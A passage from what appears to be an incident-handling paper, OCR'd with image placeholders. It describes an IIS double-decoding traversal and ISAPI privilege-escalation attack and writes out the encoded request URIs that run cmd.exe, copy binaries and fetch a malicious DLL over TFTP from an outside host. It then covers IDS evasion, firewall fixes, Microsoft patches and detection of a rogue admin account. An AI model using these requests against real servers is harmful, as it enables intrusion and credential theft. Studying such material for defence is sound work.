
http://victim1/q/cmd1.exe?/c+dir

NIDS Alert: NONE - cmd1.exe is not part of this IDS signature.

Log Alert: A directory listing appears.

Log Reports: The following IIS log excerpt shows the encoding.

```
GET /q/cmd1.exe /c+dir
```



Screen Results


Rules That Did Permit This Action:

- **Firewall:** access-list acl-out permit tcp any host 172.16.29.251 eq www
- **Router:** access-list 101 permit tcp any host 172.16.29.251 eq www

Rules That Would Have Deny This Action:

- **Firewall:** None – You want any user to get to your web server
- **Router:** None – You want any user to get to your web server

Gaining Control of the System



Attack Diagram

Step 7: The attacker executed the exploit via the URI.

Command and Syntax Used: Ð


http://victim1/q/%53htMl.dll

NIDS Alert: NONE - shtml.dll is not part of this IDS signature.

Log Alert: NONE - Nothing unusual appears.

Log Reports: The following IIS log excerpt shows the encoding.

```
GET /q/ShtMl.dll
```



Screen Results

Rules That Did Permit This Action:

- **Firewall:** access-list acl-out permit tcp any host 172.16.29.251 eq www
- **Router:** access-list 101 permit tcp any host 172.16.29.251 eq www

Rules That Would Have Deny This Action:

- **Firewall:** None – You want any user to get to your web server
- **Router:** None – You want any user to get to your web server

Conclusion

This system is owned! In addition, as can be seen above, it would have been much more difficult to compromise the system if "least access" were used. At this point, several things can be done to the system:

- **Deface the web site:** Show everyone you were here.
- **Grab the SAM file:** The accounts IDs and password could be used to gain access to other systems.

Signature of the attack

The purpose of engineering this attack is to evade an Intrusion Detection System. An IDS will not archive all traces, just the interesting ones. By using URIs that are not part of the signature base, they become non-interesting. There are no traces, no logs, and no alerts. One cannot rely upon an automatic notification for such an attack.

System logs will have both interesting and non-interesting entries. This is your best location for information. Note, it does not matter how many ways the traversal is double encoded, it gets stored in the log as single-encoded. That means it will be either %5c or %5C as the code. Log scans for this signature could catch an attack after it was logged. Additionally, for the attack to work, the file name used must be in the list of known in-process ISAPI applications. These names could be used for a scan against the IIS logs; the names list cannot be used in a NIDS signature because of the many double-encode variations.

```
GET /q/..%5c..%5c../winnt/system32/%63mD.exe /c+dir+c:\

GET /q/..%5c..%5c../winnt/system32/%4Eetstat.exe +"-a"

GET /q/..%5c..%5c../winnt/system32/%63md.exe
                  /c+%63oPy+\winnt\system32\%63md.exe+cmd1.exe

GET /q/..%5c..%5c../winnt/system32/%63md.exe
                   /c+%63opY+\winnt\system32\%74%66tp.exe+ftp1.exe

GET /q/ftp1.exe +-i+%310.129.15.52+%47eT+shmtl.dll

GET /q/cmd1.exe /c+dir

GET /q/ShtMl.dll
```

The new administrator accounts and IIS accounts with new administrative privileges are changes that can be easily detected. Unfortunately, this network configuration does not have a host based IDS; therefore, this attack was not automatically detected. During system maintenance there is a chance the change could be notice – if you are lucky.

There would have been a short denial of service during the web server restart. For the changes to become effective, the web server services needs to be restarted. Such a restart will appear in the systems logs and the IIS logs.

Some files are left behind by the attack and requires the attacker to clean them up. The "cmd1.exe", "ftp1.exe", and "shtml.dll" are left behind.

How to protect against it

What someone can do so that their system can not be compromised

The most cost effective and extremely secure method is to use "Industry Best Practices" configurations on the router and firewalls. A "least-access" configuration shown below would have prevented the first exploit from occurring. Since the second exploit requires the first one, the second one would also be prevented. The following two rules would have prevented the malicious code being transferred to the target.

- **Firewall:**
  access-list acl-dmz1 permit udp host 10.216.228.251 host 192.168.223.20 eq tftp
- **Router:**
  access-list 100 permit udp host 172.16.29.251 host 192.168.223.20 eq tftp

Additionally, a behavior type host based IDS would have stopped the escalation and stop the web server restart.

Note: The firewall changes were applied and the compromised system was cleaned-up. The attack was attempted again, but this time it failed.

What the vendor did to fix the vulnerability

Microsoft has provided two patches one for each of the vulnerabilities detailed in this paper.

Microsoft Security Bulletin MS01-026 Cumulative Patch for IIS (Originally posted: 14 May 2001) fixes the "Superfluous Decoding Vulnerability" and several other vulnerabilities:
http://download.microsoft.com/download/win2000platform/Patch/q293826/NT5/EN-US/Q293826_W2K_SP3_x86_en.EXE

Microsoft Security Bulletin MS01-044 Cumulative Patch for IIS (Originally posted: 15 August 2001) fixes the "In-process Table Privilege Elevation Vulnerability" and several other vulnerabilities:
http://download.microsoft.com/download/win2000platform/Patch/q301625/NT5/EN-US/Q301625_W2K_SP3_x86_en.EXE

Note: The firewall was reset to the older configuration, these patches were applied, and the compromised system was cleaned-up. The attack was attempted again, but this time it failed.

Conclusion

Of the two fixes, firewall or patch, either one would have prevented the attack. The firewall configuration is independent upon the vendor patch release so it is not vulnerable to a 0-day attack, while patches are released after the vulnerability is discovered and (if you are lucky) before the exploit is discovered.

Part 3 – The Incident Handling Process

Preparation

The current policy in place (See Appendix B) gives a method of ranking the loss and the scope of the attack in order to plan a response. In addition, the policy distinguishes between insider and outsider attacks. The current policy does not permit pre-approved action; such action still requires management approval.

Existing Countermeasures

The existing firewall and routers, with weak "least-access" rules, were in place (as shown in the network diagram in the previous section). Periodic reviews (weekly) of the logs were being performed to find unusual log activity. Monthly reviews of the user's accounts were being performed to track and verify rights changes for Operational Recovery purposes.

Subscriptions to several IT security alert systems are in place and reviewed daily. No alerts concerning orchestrated attacks against a wide range of systems were received.

Warning banners were in place (outlined in Appendix B) giving due warning about unauthorized access and its associated penalties.

Team Description

The actual team member's name and details have been sanitized; any future references will use the two-letter designation. Detailed description of tasks and duties are outlined in Appendix B.

- **Project Manager (PM):** Division PM to manage the situation and assign tasks
- **Incident Coordinator (IC):** Lead Specialist from Network Security
- **Evidentiary Network (EN):** Lead Specialist from Network Support
- **Evidentiary Server (ES):** Lead Specialist from Server Support
- **Service Desk (SD):** Staff from Desktop Support

During this incident, some team members could not be located. The call list is not up to date and lacks many home numbers. It was decided to continue and the PM will notify Public Affairs when the incident is under control.

- **System Liaison (SL):** Staff Programmer from Application Development
- **External Liaison (EL):** Staff from Public Affairs
- **Internal Liaison (IL):** Staff from Public Affairs

The PM will update the Chief ISO when the incident is over and production is returned to normalcy.

Jump Kit

There is insucffient number of jump-kits created for each team member. The IC and the EN both have a jump-kit, but the rest of the crew does not. The existing jump-kits are complete, as outline in Appendix B.

System Recovery

Each network support server and every server in the DMZ has an exact duplicate at the Operational Recover Center in this organization's Business Continuity Site. Additionally, each server has a customized CD with Product Keys stored at Network Center and the Business Continuity Site. Complete backups were not performed, only configuration files are archived after each change; in this way, the malicious code does not become part of the backup archive.

System Patches

Since the customer insists upon a 24x7 for a single server, there was no patch policy for the web servers; the customer would not purchase duplicate servers On the other hand, the DNS, SMTP, and the CVP servers are duplicated, the 24x7 can be maintained while on system is brought down for patching and maintenance.


Identification

The application "Hyena" from SystemTools is used for remote administration of the Windows Servers for the management of users, groups (both local and global), shares, domains, computers, services, devices, events, files, printers and print jobs, sessions, open files, disk space, user rights, messaging, exporting, job scheduling, processes, and printing are all supported in a single interface.

Detected


During the monthly audit of user accounts, a new account was discovered by the Server Support staff. The staff member notified the Lead to Server Support (the ES); who, in turn, contacted the Lead to the Network Security (the IC). Since the new account had "Administrative" rights, the rest of the core group was called into action to determine if this is just an "event" or an "incident".

Confirmed



New Account


The new account, IUSR_SHTML, had with administrative privileges. The Server Support Section had no record, within their change control process, that account would have been assigned by their section. Furthermore, the "Service Request" system has no record of such a request. Although the SL from Applications Development could not be contacted, the staff member that is responsible for the maintenance of the application, residing on the web server, stated that the questionnaire application needs no special accounts. An administrative account would not have been created by them. A copy of this report was printed for evidence.



Elevated Privileges

